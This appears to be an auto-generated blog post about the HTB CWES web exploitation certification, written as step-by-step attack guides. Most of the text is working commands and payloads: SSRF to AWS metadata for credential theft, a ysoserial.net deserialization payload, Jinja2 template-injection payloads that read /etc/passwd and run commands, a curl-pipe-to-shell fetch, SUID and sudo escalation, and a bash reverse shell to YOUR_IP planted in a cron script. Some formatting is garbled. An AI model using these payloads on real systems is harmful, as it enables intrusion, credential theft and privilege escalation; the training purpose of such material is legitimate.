Listen to this Post
Introduction:

In an era where web applications are the primary attack vector for digital threats, mastering advanced exploitation techniques is no longer optional for cybersecurity professionals. The HTB Certified Web Exploitation Specialist (CWES) credential, evolved from the CBBH, represents a rigorous, hands-on benchmark that validates practical skills beyond theoretical knowledge. This article deconstructs the core competencies required for such elite certifications, providing actionable guides to fortify your offensive security arsenal.
Learning Objectives:
- Understand the methodology for advanced web application reconnaissance and vulnerability discovery.
- Master the exploitation of complex chained vulnerabilities, including modern SSRF, deserialization, and template injection attacks.
- Learn essential post-exploitation techniques for escalating access and pivoting within a compromised network.
You Should Know:
1. Advanced Reconnaissance and Attack Surface Mapping
Before launching any exploit, a thorough understanding of the target is paramount. This involves passive and active reconnaissance to map every API endpoint, subdomain, and technology in use.
Step‑by‑step guide:
- Subdomain Enumeration: Use tools like `amass` and
subfinder.amass enum -passive -d target.com -o subs.txt subfinder -d target.com -o subfinder_subs.txt
- Port & Service Discovery: Leverage `nmap` with NSE scripts to identify web services.
nmap -sV -sC -p 80,443,8000-9000 -iL subs.txt -oA web_scan
- Endpoint Discovery: Use `gobuster` or `ffuf` to brute-force directories and API paths.
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -x php,json,aspx
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words.txt
- Technology Fingerprinting: Analyze responses with `whatweb` or browser dev tools to identify frameworks (e.g., Flask, Spring) and components (e.g., jQuery versions).
-
Chaining Critical Vulnerabilities: SSRF to Cloud Metadata Exploitation
A common scenario in advanced exams involves chaining a Server-Side Request Forgery (SSRF) flaw to access a cloud instance’s metadata service, leading to credential theft.
Step‑by‑step guide:
- Identify SSRF Vector: Find a parameter that fetches URLs (e.g.,
?url=,?api=). Test with internal IPs like `http://127.0.0.1:8080`.
2. Bypass Filters: If blocked, use obfuscation: `http://0177.0.0.1` (octal),http://2130706433` (decimal), orhttp://127.1`. - Target Cloud Metadata: On AWS, probe the Instance Metadata Service (IMDSv1 and v2).
If the vulnerable parameter is 'url', and you can see the response:
Attempt for IMDSv1
curl "http://vuln-site.com/fetch?url=http://169.254.169.254/latest/meta-data/"
For IMDSv2, first get a token
curl -X PUT "http://vuln-site.com/fetch?url=http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"
Then use the token in a subsequent request
-
Extract Credentials: Retrieve IAM roles and temporary security credentials from the metadata, enabling access to AWS resources.
-
Exploiting Insecure Deserialization in .NET and Java Applications
Insecure deserialization is a high-impact vulnerability often leading to remote code execution (RCE).
Step‑by‑step guide for .NET:
- Identify: Look for encoded parameters (like `viewstate` in ASP.NET) or data in known formats (JSON, XML).
- Tool Usage: Use `ysoserial.net` to generate a malicious payload.
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping YOUR_COLLABORATOR.oastify.com"
- Deploy: Inject the generated base64 string into the vulnerable parameter (e.g.,
__VIEWSTATE). - Detection: Monitor for out-of-band (OAST) interactions using tools like Burp Collaborator or `interactsh` to confirm RCE.
4. Server-Side Template Injection (SSTI) to RCE
SSTI occurs when user input is embedded in a template on the server, which is then executed.
Step‑by‑step guide for Jinja2 (Python):
- Detection: Probe with generic payloads like
{{ 77 }}. A response showing `49` indicates potential SSTI. - Identify Engine: Use dialect-specific probes. For Jinja2, `{{ config.items() }}` might dump configuration.
3. Exploit for RCE: Chain to execute commands.
 Read file
{{ get_flashed_messages.<strong>globals</strong>.<strong>builtins</strong>.open("/etc/passwd").read() }}
 RCE via popen
{{ self.<strong>init</strong>.<strong>globals</strong>.<strong>builtins</strong>.<strong>import</strong>('os').popen('id').read() }}
4. Automation: Use `tplmap` to automate detection and exploitation across different template engines.
5. Post-Exploitation: Linux Privilege Escalation Basics
After gaining a shell, you must escalate privileges.
Step‑by‑step guide:
- Initial Enumeration: Run scripts like `linpeas.sh` to identify misconfigurations.
curl -L http://your-server/linpeas.sh | sh
- Check SUID/SGID Binaries: Find binaries with elevated permissions that can be abused.
find / -perm -4000 -type f 2>/dev/null
If find has SUID, you can escalate:
find . -exec /bin/bash -p \; -quit
- Exploit Writable Cron Jobs: If a cron job script is writable, inject a reverse shell.
echo "bash -i >& /dev/tcp/YOUR_IP/4444 0>&1" >> /path/to/writable/script.sh
- Abusable Sudo Rights: Check
sudo -l. If a user can run a specific command as root (e.g.,vi,python), leverage it.sudo python -c 'import os; os.system("/bin/bash")'
What Undercode Say:
- Practical Certification Value: Certifications like HTB CWES and the pursued OSCE3 are critical because they test applied, scenario-based skills in controlled environments, directly translating to real-world breach scenarios. They move beyond multiple-choice questions to validate the ability to think like an attacker.
- The Evolution of Web Threats: The sophistication of web attacks is rapidly advancing, moving from simple SQLi to complex chains involving APIs, cloud misconfigurations, and logic flaws. Continuous, hands-on training through platforms like Hack The Box is essential to keep pace.
The post highlights a professional trajectory focused on practical, high-fidelity certifications. This trend underscores a broader industry shift where employers prioritize demonstrable hacking prowess over traditional credentials. The mention of OSCE3—a certification known for advanced Windows exploitation and evasion techniques—signals the professional’s move into even more specialized, deeply technical offensive security realms. This path is indicative of the skills required to defend modern, hybrid infrastructure.
Prediction:
The convergence of web applications, cloud APIs, and interconnected microservices will create an attack landscape where vulnerabilities are less isolated and more systemic. Future high-impact breaches will increasingly stem from exploited chains of “low” and “medium” severity flaws across different components, much like those simulated in the CWES exam. This will force a paradigm shift in defensive security, moving from vulnerability-centric patch management to holistic, attack-path-focused threat modeling. Professionals who master these chained exploitation techniques will be at the forefront of both red teaming and proactive defense strategies.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Charles Bourcier – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


